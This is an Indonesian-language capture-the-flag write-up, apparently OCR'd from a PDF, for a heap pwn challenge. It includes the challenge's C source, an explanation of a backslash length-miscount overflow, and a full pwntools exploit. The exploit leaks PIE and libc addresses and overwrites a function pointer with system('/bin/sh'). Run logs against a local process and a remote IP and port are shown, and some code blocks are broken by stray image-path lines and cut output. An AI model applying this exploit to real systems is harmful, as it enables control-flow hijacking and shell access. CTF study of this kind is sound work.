pengecekan pengecekan karakter \\, bukan \0, dan bukan spasi. karna disini logicnya paka && brarti artinya di ngecek. kalau karakter [0] adalah \ dan [1] adalah bukan \0 (end of string) dan juga bukan spasi dia akan increment size++ lalu dia akan loncat **2 pointer** 🗿. jadi kalau kita kirim **\A** ← ini kan **2 karakter** harusnya. tapi karna ada pengecekan ini jadinya cuma diitung **1 karakter.** ini yang bisa ngebuat kita nanti overflow ke **struct** punya si **box.** kalau dah gitu kita udah punya kontrol penuh untuk field **handler** punya si box. so langsung saja

```
pwndbg> checksec
File:
/mnt/c/users/lenovo/downloads/ifest-final/Pwn/Pwn/Chall1/chal
l_patched
Arch:     amd64
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
RUNPATH:    b'.'
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
Debuginfo:  Yes
```

dari securitynya kita ga bisa ngapa ngapain 🗿. ga bisa **got overwrite**, ga bisa **bufflow stacknya** (tapi kita main di **heap** jadi aman aja). ga bisa **shellcode inject**, dan **alamatnya berubah ubah (dinamis).** dan juga kita dikasih source dari programnya jadi ga usah lagi buka binarynya pakai IDA (W probset arigatou so much)

chall.c

```c
#include <ctype.h>
#include <stdio.h>
```

```c
#include <stdlib.h>
#include <string.h>

#define MAX_WORDS 12
#define DRAFT_TEXT_SIZE 0x28
#define INPUT_SIZE 0x180

static char *words[MAX_WORDS];
static char *draft_text;
static unsigned long draft_salt = 0x6d795f6c696e65UL;

struct draft {
    void (*handler)(const char *); // 0x28  (draft text size)
    char author[24]; // 24 byte
    unsigned int revision; // 4 byte
};

static struct draft *box;

static void default_message(const char *text);

static unsigned long rol(unsigned long x, unsigned int r)
{
    return (x << r) | (x >> (64 - r));
}

static unsigned long ror(unsigned long x, unsigned int r)
{
    return (x >> r) | (x << (64 - r));
}

static unsigned long draft_ref(void)
{
    unsigned long x = (unsigned long)default_message;

    x ^= draft_salt;
    x = rol(x, 17);
```

```
    x += 0x3155eeULL;
    return x;
}

static void default_message(const char *text)
{
    printf("line ref: %016lx\n", draft_ref()); // pie leak
    printf("preview: %s\n", text);
}

static void audit_message(const char *text)
{
    (void)text;
    printf("delivery audit: %p\n", (void *)stdout); // leak libc
}

static int read_int(void)
{
    char buf[32];

    if (!fgets(buf, sizeof(buf), stdin))
        return -1;

    return atoi(buf);
}

static void read_line(char *buf, size_t n)
{
    if (fgets(buf, n, stdin))
        buf[strcspn(buf, "\n")] = '\0';
    else
        buf[0] = '\0';
}

static void add_words(void)
{
    int idx;
```

```
    char tmp[INPUT_SIZE];

    printf("idx: ");
    idx = read_int();

    if (idx < 0 || idx >= MAX_WORDS) {
        puts("bad idx");
        return;
    }

    if (words[idx]) {
        puts("slot in use");
        return;
    }

    printf("words: ");
    read_line(tmp, sizeof(tmp));

    words[idx] = malloc(strlen(tmp) + 1);
    if (!words[idx]) {
        puts("alloc fail");
        return;
    }

    strcpy(words[idx], tmp);
}

static void delete_words(void)
{
    int idx;

    printf("idx: ");
    idx = read_int();

    if (idx < 0 || idx >= MAX_WORDS || !words[idx]) {
        puts("bad idx");
        return;
```

```
    }

    free(words[idx]);
    words[idx] = NULL;
}

static void create_draft(void)
{
    if (box) {
        puts("draft already allocated");
        return;
    }

    draft_text = malloc(DRAFT_TEXT_SIZE);
    if (!draft_text) {
        puts("alloc fail");
        return;
    }

    strcpy(draft_text, "empty");

    box = malloc(sizeof(struct draft));
    if (!box) {
        free(draft_text);
        draft_text = NULL;
        puts("alloc fail");
        return;
    }

    box->handler = default_message;
    strcpy(box->author, "line editor");
    box->revision = 1;

    puts("draft box ready");
}

static size_t measured_fragment_size(const char *from)
```

```
{
    size_t size = 0;

    while (*from) {
        if (from[0] == '\\' &&
            from[1] != '\0' &&
            !isspace((unsigned char)from[1])) {
            size++;
            from += 2;
        } else {
            size++;
            from++;
        }
    }

    return size;
}

static void assemble(void)
{
    size_t size = 0;
    int i;
    int seen = 0;
    char *to;
    char *from;

    if (!draft_text) {
        puts("no draft allocated");
        return;
    }

    for (i = 0; i < MAX_WORDS; i++) {
        if (!words[i])
            continue;

        if (seen)
            size++;
```

```
        seen = 1;
        size += measured_fragment_size(words[i]);
    }

    if (size == 0) {
        puts("no words to join");
        return;
    }

    if (size >= DRAFT_TEXT_SIZE) {
        puts("message too big");
        return;
    }

    to = draft_text;
    seen = 0;

    for (i = 0; i < MAX_WORDS; i++) {
        if (!words[i])
            continue;

        if (seen)
            *to++ = ' ';

        seen = 1;
        from = words[i];

        while (*from)
            *to++ = *from++;
    }

    *to = '\0';

    printf("assembled %zu bytes\n", size);
}
```

```
static void view(void)
{
    if (!box) {
        puts("no draft allocated");
        return;
    }

    box->handler(draft_text); // func hijack box -> audit then //
system(b'bin/sh')
}

static void menu(void)
{
    puts("");
    puts("1) add words");
    puts("2) delete words");
    puts("3) create draft box");
    puts("4) assemble message");
    puts("5) view message");
    puts("6) exit");
    printf("> ");
}

int main(void)
{
    int choice;

    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);

    puts("--- MY LINE ---");

    while (1) {
        menu();
        choice = read_int();

        switch (choice) {
```

```
        case 1:
            add_words();
            break;
        case 2:
            delete_words();
            break;
        case 3:
            create_draft();
            break;
        case 4:
            assemble();
            break;
        case 5:
            view();
            break;
        case 6:
            return 0;
        case -1:
            return 0;
        default:
            puts("invalid choice");
            break;
        }
    }
}
```

jadi di potongan kode yang ini dia itu alloc draft dan box itu barengan tanpa ada sanitasi kaya langsung di free atau gimana gitu jadi langsung 2 2 nya ke alloc. ini kodenya

```
static void create_draft(void)
{
    if (box) {
        puts("draft already allocated");
        return;
    }
```

```
    draft_text = malloc(DRAFT_TEXT_SIZE);
    if (!draft_text) {
        puts("alloc fail");
        return;
    }

    strcpy(draft_text, "empty");

    box = malloc(sizeof(struct draft));
    if (!box) {
        free(draft_text);
        draft_text = NULL;
        puts("alloc fail");
        return;
    }

    box->handler = default_message;
    strcpy(box->author, "line editor");
    box->revision = 1;

    puts("draft box ready");
}
```

nah jadi nanti dialamat heapnya itu draft sama box nya itu berdekatan. oke langsung aja, so pertama guys disini kita fokus gimana caranya dapat base dari PIE dlu. karena setelah kita dapat base PIE nya kita bisa itung ke alamat **audit_message** untuk dapat leak libc. berikut ini kodenya

```
static void default_message(const char *text)
{
    printf("line ref: %016lx\n", draft_ref()); // pie leak
    printf("preview: %s\n", text);
}
```

```
static void audit_message(const char *text)
{
    (void)text;
    printf("delivery audit: %p\n", (void *)stdout); // leak libc
}
```

nah 2 function itu adalah bagian emasnya karna kita dapat leak cuma cuma untuk PIE nya (ga cuma cuma banget si). untuk PIE nya disini dia dikasih kaya custom safe linking gitu (bahasa saya sendiri v:). custom safe linkingnya kaya gini

```
static unsigned long draft_salt = 0x6d795f6c696e65UL;

static unsigned long draft_ref(void)
{
    unsigned long x = (unsigned long)default_message;

    x ^= draft_salt;
    x = rol(x, 17);
    x += 0x3155eeULL;
    return x;
}
```

disini kita perlu reverse sedikit buat dapat leak PIE nya. tinggal kita **kurangi** lalu **ror sebanyak 17** then di **xor dengan salt** nya. untuk penyelesaiannya seperti ini

```
def ror(x, r):
    return (x >> r) | (x << (64 - r)) & 0xffffffffffffffff  ;
draft_salt = 0x6d795f6c696e65
a = 0x3155ee
add(0)
create()
asemble()
draft_ref_leak = int(view(), 16)
```


```
print(hex(draft_ref_leak))
encoded = (draft_ref_leak - a) & 0xffffffffffffffff
print(hex(encoded))
default = ror(encoded, 17)
default ^= draft_salt
print(hex(default))
```

disini leaknya itu dikasih lewat function **view()** nah jadi sebelum kita pakai function view nya itu kita perlu untuk **add()** dlu dan **create()** terus di **assemble()**. soalnya dia ada syarat kalau **box** itu udah harus di allocate

```
static void view(void)
{
    if (!box) {
        puts("no draft allocated");
        return;
    }

    box->handler(draft_text); // func hijack box -> audit then //
system(b'bin/sh')
}
```


jadi kita perlu anukan dlu sdikit. biar bisa trigger fungsi **view()** nya. nah klw udah dan berhasil kaya gini




lanjut hitung Basenya addressnya dan addr punya audit message juga

```
exe.address = default - exe.sym.default_message
print(hex(exe.address))
audit = exe.sym.audit_message
print(hex(audit))
```

nah kalau udah next sekarang kita lihat dlu bentuk **draft box** didalam memori. disini aku kirim **full size draftbox** untuk lihat capacitynya



disini aku set breakpoint ke assemble mau lihat. gimana structnya di memori. untuk alamatnya ada di 0x55555555c2a0 saat dicek bentukannya kaya gini



maaf kalau jelek tulisannya (susah oi di laptop ini v:) nah kalau kita ingat struct malloc itu ada **prev_size** 0x8 (valid kalau ada yang di free) dan juga **size** 0x8 ← ini yang memisahkan kita sama struct berikutnya. jadi dinding pemisanya cuma si size 0x8 ini aja. jadi bisa kita buat sperti ini


```
max = 0x28
size = 0x8
malloc_allign = 0x10
test = (max + size + malloc_allign - 1) & ~(malloc_allign - 1)
```

jadi intinya ini kita pakai untuk ngitung jarak dari draft ke box dan kalkulasiin berapa banyak padding yang kita butuh untuk sampai ke si **box→handler.** sekarang kita perlu nentuin berapa **\A** yang kita perluin dan juga karakter **A** only yang kita butuhin seperti ini

```
pref = b"yunx1ao." // 0x8
gap = test - len(pref) // 0x30 - 0x8
print(gap)
a, b = divmod(gap, 2) // 40, 2 (20, 0)
print(a,b)
```

berarti kita perlu \A sebanyak 20x dan karakter A only ga usah sama sekali. langsung kita taruh ke script kita untuk test dan liat kaya gini

```
test_payload = pref + (b"\\A" * a + b'A' * b + p64(audit))
print(test_payload)
delete(0)
add(0, test_payload)
create()
asemble()
```



pertanyaannya loh kok bisa bang? kan itu maxnya 0x28? kok bisa sampe merambat ke structnya si box. nah masalahnya itu ada di fungsi ini

```c
static size_t measured_fragment_size(const char *from)
{
    size_t size = 0;


    while (*from) {
        if (from[0] == '\\' &&
            from[1] != '\0' &&
```


```
            !isspace((unsigned char)from[1])) {
            size++;
            from += 2;
        } else {
            size++;
            from++;
        }
    }

    return size;
}
```

jadi fungsi ini ngecek if di dalam nya ada \\ dan bukan \0 (end of string) dan juga bukan sebuah spasi. dia akan increment size++; dan langsung nge up pointer menjadi +2 yang membuat ketika kita masukin \A ← ini yng tadinya 2 karakter terhitung jadi 1 karakter, dan ini lah yang membuat overflow didalam heap nya sehingga kita bisa mengontrol si **box→handler**

bisa diliat disini perbedaan jelasnya





yap jelas banget bedanya yang satu (memang di input 1 char) yang kedua (di input char \ dengan ascii char) dan sama sama


assembled 1 byte v: (ini yang buat kita dapat full kontrol box→handler). kalau udah dapat **full kontrol** gini tinggal itung **base libc.** ganti alamatnya jadi **system** dan ubah prefixnya jadi **binsh.** kaya gini

```
p.sendline(b'5')
p.recvuntil(b'> delivery audit: ')
leak = p.recvline().strip()
libc.address = int(leak, 16) - libc.sym._IO_2_1_stdout_
system = libc.sym.system
print(hex(system))
print(hex(libc.address))
sh = b"/bin/sh;"
gap = test - len(pref)
print(gap)
a, b = divmod(gap, 2)
print(a,b)
gas = sh + (b"\\A" * a + b'A' * b + p64(system))
print(gas)
print(hex(len(gas)))
delete(0)
add(0, gas)
create()
# pause()
asemble()
# view()
p.sendline(b'5')




p.interactive()
```

dan langsung run saja


yunx1ao mnt/c/../../../../pwn/pwn/chall1 tools
python solve.py LOCAL
[+] Starting local process '/mnt/c/users/lenovo/downloads/ifest-final/pwn/pwn/chall1/chall_patched': pid 16429
0x43703f7abac756c8
0x43703f7aba9600da
0x58e773d4332e
0x58e773d42000
0x58e773d43372
40
20 0
b'yunx1ao.\\A\\A\\A

```
        p = process(argv, *a, **local, **kw)
    else:
        p = connect(host, port, *a, **remote, **kw)
    if args.GDB and not args.LOCAL:
        pid = int(subprocess.check_output(["pgrep", "chall"]))
        sysroot = f"/proc/{pid}/root"
        attach(pid, gdbscript=gdbscript, sysroot=sysroot, exe="chall", *a,
**debug, **kw)

    return p

gdbscript = """
b assemble
c
"""

host, port = args.HOST or "localhost", args.PORT or 1337
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

p = start()


def menu(x):
    p.sendlineafter(b'> ', str(x).encode())

def add(idx, word=b'yunx1ao.'):
    menu(1)
    p.sendlineafter(b'idx: ', str(idx).encode())
    p.sendlineafter(b'words: ', word)

def delete(idx):
    menu(2)
    p.sendlineafter(b'idx: ', str(idx).encode())

def create():
    menu(3)
```

```python
def asemble():
    menu(4)

def view():
    menu(5)
    p.recvuntil(b'line ref: ')
    return p.recvline().strip()

def ror(x, r):
    return (x >> r) | (x << (64 - r)) & 0xffffffffffffffff  ;

def rol(x,r ):
    (x << r) | (x >> (64 - r));

draft_salt = 0x6d795f6c696e65
a = 0x3155ee
# context.log_level = 'debug'
# mohon maaf min karna saya skill issue solvernya aga ngebug gimana gitu
# kadang berhasil kadang engga

add(0)
create()
asemble()
draft_ref_leak = int(view(), 16)
print(hex(draft_ref_leak))
encoded = (draft_ref_leak - a) & 0xffffffffffffffff
print(hex(encoded))
default = ror(encoded, 17)
default ^= draft_salt
print(hex(default))
exe.address = default - exe.sym.default_message
print(hex(exe.address))
audit = exe.sym.audit_message
print(hex(audit))


# payload = flat({
```

```
#     0x10:p64(audit)[:6]
#     }, filler=b'a')
max = 0x28
size = 0x8
malloc_allign = 0x10
test = (max + size + malloc_allign - 1) & ~(malloc_allign - 1)
pref = b"yunx1ao."
gap = test - len(pref)
print(gap)
a, b = divmod(gap, 2)
print(a,b)
test_payload = pref + (b"\\A" * a + b'A' * b + p64(audit))
print(test_payload)
delete(0)
add(0, test_payload)
create()
asemble()
# leak = view()
p.sendline(b'5')
p.recvuntil(b'> delivery audit: ')
leak = p.recvline().strip()
libc.address = int(leak, 16) - libc.sym._IO_2_1_stdout_
system = libc.sym.system
print(hex(system))
print(hex(libc.address))
sh = b"/bin/sh;"
gap = test - len(pref)
print(gap)
a, b = divmod(gap, 2)
print(a,b)
gas = sh + (b"\\A" * a + b'A' * b + p64(system))
print(gas)
print(hex(len(gas)))
delete(0)
add(0, gas)
create()
# pause()
```

```python
asemble()
# view()
p.sendline(b'5')




p.interactive()
```


yunx1ao mnt/c/../../../../pwn/pwn/chall1 tools
python solve.py REMOTE HOST=144.91.64.93 PORT=6007
[+] Opening connection to 144.91.64.93 on port 6007: Done
0x44f8ede97ac756c8
0x44f8ede97a9600da
0x5b231a9dd32e
0x5b231a9dc000
0x5b231a9dd372
40
20 0
b'yunx1ao.\\A\\A\\A